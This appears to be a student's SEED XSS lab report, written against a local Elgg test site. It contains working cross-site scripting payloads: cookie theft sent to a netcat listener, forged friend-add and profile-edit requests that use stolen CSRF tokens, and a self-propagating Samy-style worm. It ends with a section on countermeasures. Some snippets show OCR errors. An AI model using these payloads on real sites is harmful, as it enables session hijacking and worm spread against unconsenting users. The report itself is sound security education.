Ahmet Putun

XSS Attack Lab


11/20/2019

Mr. Sencun Zhu

Task 1: Posting a Malicious Message to Display an Alert Window

- In this task, we maintain to add javascript code inside where we display an alert, when the app sees the text inside the box it encounters with a js code, where it gets exucuted and when another visitor for example samy tries to see Alice's profile gets an alert 'xss'.
- Command execution either in "Brief Description" or "About me",

  `<script>alert('XSS');</script>`


Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice/edit
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
OK

Edit profile

Display name: Alice

About me

Brief description: <script>alert('XSS');</script>


Location

Interests

XSS

Task 2: Posting a Malicious Message to Display Cookies

- This is along the same lines as the previous task on displaying and does similar thing except the new code that is put inside the about me section now displays the cookie.




Edit profile

Display name: Alice

Brief description:

```
<script>alert(document.cookie);</script>
```




Your profile was successfully saved.

```
Elgg=knj6m0ndogcetnqp6d96kv1i05
```

- As it shows above, the browser does not display the code, it runs it.

Task 3: Stealing Cookies from the Victim's Machine

- This attack focuses on providing code in the "About me" section where the attacker can obtain the cookie without having to be present when the account visited.
- I used netcat to listen on the port 1234 with command, *nc -l -p 1234*
- The attacker injects a code that is a GET request for an image and adds the cookie of victim in url.



```
<script>document.write('<img src=http://127.0.0.1:1234?c=' + escape(document.cookie)+' >');</script>
```


```
[11/20/19]seed@VM:~$ ls
android        Desktop    examples.desktop  lib       Public     Videos
bin            Documents  hi.txt            Music     source
Customization  Downloads  host              Pictures  Templates
[11/20/19]seed@VM:~$ nc -l -p 1234
GET /?c=Elgg%3Dknj6m0ndogcetnqp6d96kv1i05 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive

[11/20/19]seed@VM:~$ 
```

Task 4: Becoming the Victim's Friend

- This task is about stealing the session of a user by using their cookie and then add the victim as a friend.
- Status accomplishment, like the match has to be there in terms of the process of adding a friend has to be known to the attacker.
- The friend adding process shows a GET request, command,

  http://www.xsslabelgg.com/action/friends/add?friend=samy&__elgg_ts=152022381&__elgg_token=f0aaab1d9af23flb3lb876bfa5640cel

- *<script>document.write('<img src=http://192.168.56.4:1234?c='+elgg.security.token.__elgg_ts+'&'+elgg.security.token.__elgg_token+' >');</script>*



Edit profile

Display name: Alice

About me

```
var sendurl= http://www.xsslabelgg.com/action/friends/add?friend=43
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/Alice");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();</script>
```

```
^C
[11/20/19]seed@VM:~$ nc -l -p 1234
GET /?c=Elgg%3Dkrr1g91tjtm5ijs9qberk02iu2 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:71.0) Gecko/20100101 Firefo
x/71.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice

[11/20/19]seed@VM:~$ nc -l -p 1234
GET /?c=Elgg%3Dkrr1g91tjtm5ijs9qberk02iu2 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:71.0) Gecko/20100101 Firefo
x/71.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice

[11/20/19]seed@VM:~$
```

- To make other accounts execute the malicious code that can trigger them making the attacker their friend.

- Code needs to be in the same place where the previous codes to obtain cookie and the tokens were placed.

```
<script type="text/javascript">
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=samy"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/samy");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
</script>
```

- GET request duplicates the add friend action of the web app. When the victim views the homepage of the attacker, her browser will read this code and execute the javascript inside the tags.
- Since the user is logged in while the code is executed, the attack will run smoothly.


Task 5: Modifying the Victim’s Profile

- In this task, we create a worm which can change the information of an account in the web app. Changing the “About me” section in the web app, The attacker uses the other account samy to update the “About me” section to study the process.

- Writing a javascript code in the “About me” section of Alice, when someone visits the profile, status which is also set on his own account will be set on the account of the one who visits our profile page.
- Also, description parameter has a control access field called accesslevel[description] which is 2 for private users, 1 for friends, 0 for others. Set it to 2 for changing access.

```
<script type="text/javascript">
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var ts=elgg.security.token__elgg_ts;
var token=elgg.security.token.__elgg_token;
ff=new XMLHttpRequest();
ff.open("POST",sendurl,true);
ff.setRequestHeader("Host","www.xsslabelgg.com");
ff.setRequestHeader("Keep-Alive","300");
ff.setRequestHeader("Connection","keep-alive");
ff.setRequestHeader("Cookie",document.cookie);
ff.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
ff.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/"+elgg.session.user["u
sername"]+"/edit");
params="__elgg_ts="+ts+"&__elgg_token="+token+"&description=Queen
Alice”+"&name="+elgg.session.user["username"]+"&accesslevel[description]=2&guid="+
elgg.session.user["guid"];
ff.send(params);
```

- The above code will first change the Alice’s profile portion to "Queen Alice".
- However this will not affect others who view this profile. Considering we have access to the server, then this script will be put in the server website hosting folder, from where it can source to obtain the cookies.



```
^C
[11/20/19]seed@VM:~$ nc -l -p 1234
GET /?c=Elgg%3Dkrr1g91titm5iis9gberk02iu2 HTTP/1.1
100101 Firefo
100101 Firefo
```

Edit profile

Display name: Alice

About me

```
ff.setRequestHeader("Connection","keep-alive");
ff.setRequestHeader("Cookie",document.cookie);
ff.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
ff.setRequestHeader("Referer","http://www.xsslabelgg.com/profile
/".concat(elgg.session.user["username"]).concat("/edit"));
params="__elgg_ts=".concat(ts).concat("&__elgg_token=").concat(token).concat("&description=Queen
Alice").concat(escape(sp)).concat("&name=").concat(elgg.session.user["username"]).concat("&
accesslevel[description]=2&guid=").concat(elgg.session.user["guid"]);
ff.send(params);</script>
<p>&nbsp;</p>
```

Task 6: Writing a Self-Propagating XSS Worm


- The parts of adding the attacker as a friend on victim's account, without the victim's consent can be displayed in code and then making it self propagate.
- Using post method;

```
<script id="daut" type="text/javascript">
var replicate="<script id=\"daut\"
type=\"text/javascript\">".concat(document.getElementByID("daut").innerHTML).concat("
</").concat("script>");
</script>
```

- The breakup of </ and script> is required as the browser to see the end of string. Merging with the post exploit to copy the required update and the code, using concat() function.

```
<script id="daut" type="text/javascript">

var sp="<script id=\"daut\"
type=\"text/javascript\">".concat(document.getElementByID("daut").innerHTML).concat("
</").concat("script>");

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var ts=elgg.security.token__elgg_ts;

var token=elgg.security.token.__elgg_token;

ff=new XMLHttpRequest();

ff.open("POST",sendurl,true);

ff.setRequestHeader("Host","www.xsslabelgg.com");

ff.setRequestHeader("Keep-Alive","300");

ff.setRequestHeader("Connection","keep-alive");

ff.setRequestHeader("Cookie",document.cookie);

ff.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

ff.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/".concat(elgg.session.
user["username"]).concat("/edit"));

params="__elgg_ts=".concat(ts).concat("&__elgg_token=").concat(token).concat("&desc
ription=Queen
Alice").concat(escape(sp)).concat("&name=").concat(elgg.session.user["username"]).co
ncat("&accesslevel[description]=2&guid=").concat(elgg.session.user["guid"]);

ff.send(params);
```

- The escape() function converts the inner strings to url encoding for http transfer. When a user views the profile of, the user's account will have its “About me” section set to "Queen Alice".
- Also the code itself will be copied to the user's page.
- Since the code is in the user's page, whenever a user views the account of this user.



```
<script type ="text/javascript" id="worm">
var ts;
var token;
function xssInfect() {

var Ajax=new XMLHttpRequest();
var url="http://www.xsslabelgg.com/action/profile/".concat(elgg.session.user.name).concat("/edit");
Ajax.onreadystatechange = function(){
if((Ajax.readystate == 4) && (Ajax.status == 300))
{
```

- We perform the same steps as in the previous approach and the attack works successfully.

Task 7: Counter Measures

- There is a custom built security plugin htmlawed 1.8 on the Elgg web application which on activation, validates the user input and removes the tags from the input. The function f*ilter_tags* in the *elgg/ engine/lib/input.php* file. To turn on the countermeasure, go to administration, then plugins, and select security and spam in the dropdown menu. The htmlawed 1.8 plugin is in which can be activated.
- There is another built-in php method called htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<", ">" etc. Go to the directory *elgg/views/default/output* and the function htmlspecialchars in text.php, tags.php, url.php files. Uncomment the corresponding htmlspecialchars function calls in each file.
- I’ve found out that this is the same thing as the Samy’s worm attack in real world implementation examples.

- For this task I went around the internet sources to understanding the conflict countermeasure understanding. Below are the sources that I've used.

Sources

- https://xss-game.appspot.com/
- https://security.stackexchange.com/questions/37362/why-is-the-samy-worm-considered-xss
- https://www.veracode.com/security/xss
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://users.cs.northwestern.edu/~ychen/Papers/pathCutter.pdf